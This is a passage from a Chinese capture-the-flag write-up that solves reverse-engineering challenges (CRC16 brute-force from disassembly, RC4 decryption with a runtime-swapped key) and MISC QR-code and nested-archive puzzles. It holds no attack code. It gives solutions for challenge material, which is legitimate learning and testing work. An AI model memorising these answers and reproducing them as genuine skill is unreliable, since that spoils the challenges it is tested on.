upx1:0000000000400D44 mov     dword ptr [rbp-190h], 0F5CFh
upx1:0000000000400D4E mov     dword ptr [rbp-18Ch], 5ED5h
upx1:0000000000400D58 mov     dword ptr [rbp-188h], 3C03h
upx1:0000000000400D62 mov     dword ptr [rbp-184h], 7C87h
upx1:0000000000400D6C mov     dword ptr [rbp-180h], 2672h
upx1:0000000000400D76 mov     dword ptr [rbp-17Ch], 0AB1Ah
upx1:0000000000400D80 mov     dword ptr [rbp-178h], 0A50h
upx1:0000000000400D8A mov     dword ptr [rbp-174h], 5AF5h
upx1:0000000000400D94 mov     dword ptr [rbp-170h], 0FF9Fh
upx1:0000000000400D9E mov     dword ptr [rbp-16Ch], 9F59h
upx1:0000000000400DA8 mov     dword ptr [rbp-168h], 0BD0Bh
```

```
#include <iostream>
using namespace std;
int v14[40];

int main(){
    v14[0]  = 0x8D68;
    v14[1]  = 0x9D49;
    v14[2]  = 0x2A12;
    v14[3]  = 0x0AB1A;
    v14[4]  = 0x0CBDC;
    v14[5]  = 0x0B92B;
    v14[6]  = 0x2E32;
    v14[7]  = 0x9F59;
    v14[8]  = 0x0DDCD;
    v14[9]  = 0x9D49;
    v14[10]  = 0x0A90A;
    v14[11]  = 0x0E70;
    v14[12]  = 0x0F5CF;
    v14[13]  = 0x5ED5;
    v14[14]  = 0x3C03;
    v14[15]  = 0x7C87;
    v14[16]  = 0x2672;
    v14[17]  = 0x0AB1A;
    v14[18]  = 0x0A50;
    v14[19]  = 0x5AF5;
    v14[20]  = 0x0FF9F;
    v14[21]  = 0x9F59;
    v14[22]  = 0x0BD0B;
    v14[23]  = 0x58E5;
    v14[24]  = 0x3823;
    v14[25]  = 0x0BF1B;
    v14[26]  = 0x78A7;
    v14[27]  = 0x0AB1A;
    v14[28]  = 0x48C4;
    v14[29]  = 0x0A90A;
    v14[30]  = 0x2C22;
    v14[31]  = 0x9F59;
    v14[32]  = 0x5CC5;
    v14[33]  = 0x5ED5;
    v14[34]  = 0x78A7;
    v14[35]  = 0x2672;
    v14[36]  = 0x5695;
    // v14[37] = ;
    for (int k = 0; k < 37; k++){
        for (int i = 0x20; i <=0x7e ; i++){
            unsigned int crc = i;//计算字符a的crc16校验码
            //右移8位，和手动计算一样，左移相当于补0，这里相当于直接补了8个0，开始计算。
            crc <<= 8; //<<= 相当余 crc=crc<<8;
            //计算8次。
            for (int j = 0; j < 8; j++)
            {
                //如果最高位是1的话需要计算，如果不是直接左移。（左移的操作可以想象成补0）
                if ((crc & 0x8000) != 0)
                {
                    crc <<= 1;
                    crc = crc ^ 0x1021;//这个说明用的是 CRC16   x16+x12+x5+1.
                }
                else
                {
                    crc <<= 1;
                }
            }
            //取后16位，如果用的是crc使用的是unsigned short 就不需要这一步了。
            crc = crc & 0xffff;
            //输出。
            if(crc==v14[k])
                printf("%c",i);
        }
    }
}
```

fake shell

先对加密算法进行一个识别，为rc4

不过这里有一处坑处，就是key不是原来给的，而是后面运行中进行替换了个key

```
import base64


def rc4_main(key="init_key", message="init_message"):
    print("RC4解密主函数调用成功")
    print('\n')
    s_box = rc4_init_sbox(key)
    crypt = rc4_excrypt(message, s_box)
    return crypt


def rc4_init_sbox(key):
    s_box = list(range(256))
    print("原来的 s 盒：%s" % s_box)
    print('\n')
    j = 0
    for i in range(256):
        j = (j + s_box[i] + ord(key[i % len(key)])) % 256
        s_box[i], s_box[j] = s_box[j], s_box[i]
    print("混乱后的 s 盒：%s" % s_box)
    print('\n')
    return s_box
```

```
def rc4_excrypt(plain, box):
    print("调用解密程序成功。")
    print('\n')
    plain = base64.b64decode(plain.encode('utf-8'))
    plain = bytes.decode(plain)
    res = []
    i = j = 0
    for s in plain:
        i = (i + 1) % 256
        j = (j + box[i]) % 256
        box[i], box[j] = box[j], box[i]
        t = (box[i] + box[j]) % 256
        k = box[t]
        res.append(chr(ord(s) ^ k))
    print("res用于解密字符串，解密后是：%res" % res)
    print('\n')
    cipher = "".join(res)
    print("解密后的字符串是：%s" % cipher)
    print('\n')
    print("解密后的输出(没经过任何编码):")
    print('\n')
    return cipher



a = [0xb6, 0x94, 0xfa, 0x8f, 0x3d, 0x5f, 0xb2, 0xe0,
     0xea, 0x0f, 0xd2, 0x66, 0x98, 0x6c, 0x9d, 0xe7,
     0x1b, 0x08, 0x40, 0x71, 0xc5, 0xbe, 0x6f, 0x6d,
     0x7c, 0x7b, 0x09, 0x8d, 0xa8, 0xbd, 0xf3, 0xf6]
s = ""
for i in a:
    s += chr(i)

s = str(base64.b64encode(s.encode('utf-8')), 'utf-8')

rc4_main("w0wy0ugot1t", s)
```

MISC

一张怪怪的名片

使用https://h3110w0r1d.com/qrazybox/一个个去点二维码，得到 然后点击tools---第一个选项，可以看见输出homeboyc，去谷歌搜到他的博客是homeboyc.cn，然后在友链第一个找到flag的位置
他的名字的简写是hga，他女朋友的名字简写是me，正好是hgame。然后他女朋友生日是20020816，使用hgame20020816当Derive PBKDF2 key得到一串16进制字符串当key，再去解码即可得到flag

你上当了 我的很大

首先摆上解码网站：https://demo.dynamsoft.com/barcode-reader/


题目描述中的都能直接解，然后使用cyberchef进行base64解码。然后保存，能够得到两张残缺的二维码。很明显还缺少两张，那么就在压缩包里。压缩包最里面的是flag.mp4，但是不确定是不是所有的最后一层都是flag.mp4，于是写一个脚本来解压全部（大概占用25G）

```
import zipfile
name = ['0.zip']
while True:
    try:
        fz = zipfile.ZipFile(name[0], 'r')
        fz1 = fz.namelist()
        for i in fz1:
            name.append(i)
        fz.extractall()
        name.pop(0)
    except:
        name.pop(0)
```

能够发现一共解压出了三个视频文件，打开看不是flag(.mp4的文件，发现这两个视频文件的最后几秒都含有二维码。

其中一个依旧用上面的网站扫码就可以得到第三张残缺的二维码。

但是code128那张却不能直接扫(见下图)，因为他直接扫会丢掉许多信息，此外顺序也是错误的，只能一行行截图来扫，见红框（有没有其他的软件或者网站能直接扫出来我就不清楚了）



然后每行扫出来的第一个字符都舍弃，最后拼起来用cyberchef转一下就好。

得到4张二维码，用PS拼起来扫码就是flag